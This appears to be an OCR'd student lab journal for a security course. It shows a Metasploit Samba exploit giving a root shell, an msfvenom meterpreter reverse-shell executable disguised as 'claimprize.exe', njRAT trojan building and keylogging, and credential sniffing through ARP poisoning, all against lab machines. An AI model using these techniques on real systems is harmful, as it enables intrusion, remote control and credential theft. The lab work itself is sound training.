


On successful completion the bmp image will be generated

For getting the secret message Go Openstego-> Extract Data and then click extract



Now to read the secret message just open the text file generated



QuickStego

QuickStego is a free steganography tool that allows you to hide text within image files without visibly changing the image. It supports only text-to-image hiding, not file-to-file concealment. To use it, open QuickStego, click Open Image, enter your secret message, then select Hide Message and Save Image. The image containing your hidden message will then be saved.

For getting the secret message from image just open the image and click Get Text and secret text will be displayed.

g. Demonstrate how to escalate privileges on a victim machine by exploiting its vulnerabilities

The target machine is running the SMB Service on Port 139, so lets use Nmap to get the service version of it.

```
PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:0C:29:28:A8:9D (VMware)
```

Nmap doesn't give the exact version for the smb service, so I will be using auxiliary/scanner/smb/smb_version for getting the version.

```
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/
   RPORT                      no        The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.211.141
RHOSTS => 192.168.211.141
msf6 auxiliary(scanner/smb/smb_version) > exploit
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint.rb:
[*] 192.168.211.141:445   -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.211.141       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

Here I have the version now I can search for the same on metasploit and exploit it if any vulnerability is their

```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > search samba 3.0.20

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script    2007-05-14       excellent  No     Samba "username map script" Command Executio

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 auxiliary(scanner/smb/smb_version) > use 0
```

As I got the exploit for smb,I will use it and try to get the remote access of the target machine.

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.211.140:4444
[*] Command shell session 1 opened (192.168.211.140:4444 → 192.168.211.141:47126)

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash


root@metasploitable:/# whoami
whoami
root
```

Here we got the root access of the target machine by exploiting the smb vulnerability.


h. Hacking Windows using Metasploit / Meterpreter - Post-Exploitation

Metasploit is an open-source penetration testing framework that cybersecurity professionals use to identify, exploit, and assess vulnerabilities in computer systems.

To begin, we can create a malicious .exe file for the target machine using msfvenom on Kali Linux.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.211.140 LPORT=5555 -f exe > claimprize.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Now download the exe file in windows machine by using python http.server server



Now start the Reverse TCP handler on metasploit and set LHOST and LPORT as same as given in msfvenom

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.211.140.
LHOST => 192.168.211.140.
msf6 exploit(multi/handler) > set LHOST 192.168.211.140
LHOST => 192.168.211.140
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > exploit
```

Now type exploit and execute the evil.exe on windows machine

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.211.140:5555
[*] Sending stage (177734 bytes) to 192.168.211.147
[*] Meterpreter session 1 opened (192.168.211.140:5555 -> 192.168.211.147:

meterpreter > sysinfo
Computer        : WIN-K4L02PDFA55
OS              : Windows Server 2019 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
```


Here we get the meterrpreter session for the windows and now we can do anything with it, we can use help command in order to know what things are there to play with.

Security Breaches and Counter Measures Practical No 7

Aim: Malware Threats – Create a server using njRAT. And Access the target machine remotely
njRAT is a remote access trojan (RAT) a type of malicious software that gives attackers control over an infected computer. Because it directly compromises confidentiality, integrity, and availability on infected hosts, njRAT infections have serious privacy and operational impacts for individuals and organizations.


Click on njRAT.exe you should see something like this.

Click on Builder to Build the RAT or Payload for target machine, give your ip address and port number to listen on and give your victim name here I keep it as MyBot and hit the Build Button




Now Click on the generate Client.exe File it will take some time to load and will send the connection towards the njRAT listener.


Here, we got the connection to the victim PC, now lets see what options do we have.



So, there are plenty of stuff we can do with our victim, these includes.



Lets Click on Manager and see what happens, as you can see in the image below it can access the victim files, processes, connections and even we have the access of registry and remote shell to execute commands on target system remotely.



Now I tried the keylogger and its also working well and accurately registering the target key interactions.

This concludes that how undectable and dangerous a RAT can be controlling and monitoring each key stroke of the victim.


Security Breaches and Counter Measures Practical No 8

Aim: Sniffing


a. Password Sniffing using Wireshark

Wireshark is a network packet analyzer used to capture network packets and display packet data in detail. The tool uses Winpcap to capture packets on its own supported networks. It captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks.

Open Browser and go to testfire.net/login.jsp





Now Open Kali Linux and start wireshark and click start capture you can see that it captured the credentials used to login on the application above.




b. Detect ARP poisoning using wireshark

Open the cain and abel tool and click on configure, now select the interface with the ip of your machine.







Open wireshark and click on edit > preferences then expand the protocol and select ARP and then check the Detect ARP requests and click ok.



Now start capturing the packets on Ethernet




Click analyse then expert information to see the duplicate warnings are highlighted in yellow indicate that duplicate IP addresses have been detected at one MAC address




c. Cain and Abel – MITM Attack via ARP Poisoning


Start Windows Machine, Kali Linux and Metasploitable 2. Now go to windows machine and start Cain and Abel and click on configure from top menu bar, select your ip address one and click ok.




click on Start Sniffer button and go to sniffer tab and click on **"+"** button to add the hosts and check the all test checkbox and click OK




Now go to APR tab and click on **"+"** button to add the hosts for ARP Poisoning and select the ip address of Metasploitable 2 and kali Machines




Now click on Start APR




Poisoning button to start poisoning



Now go to Kali Machine and try FTP connection to other machine and enter username and password



+Now go to passwords tab to get the sniffed password.




Security Breaches and Counter Measures Practical No 9

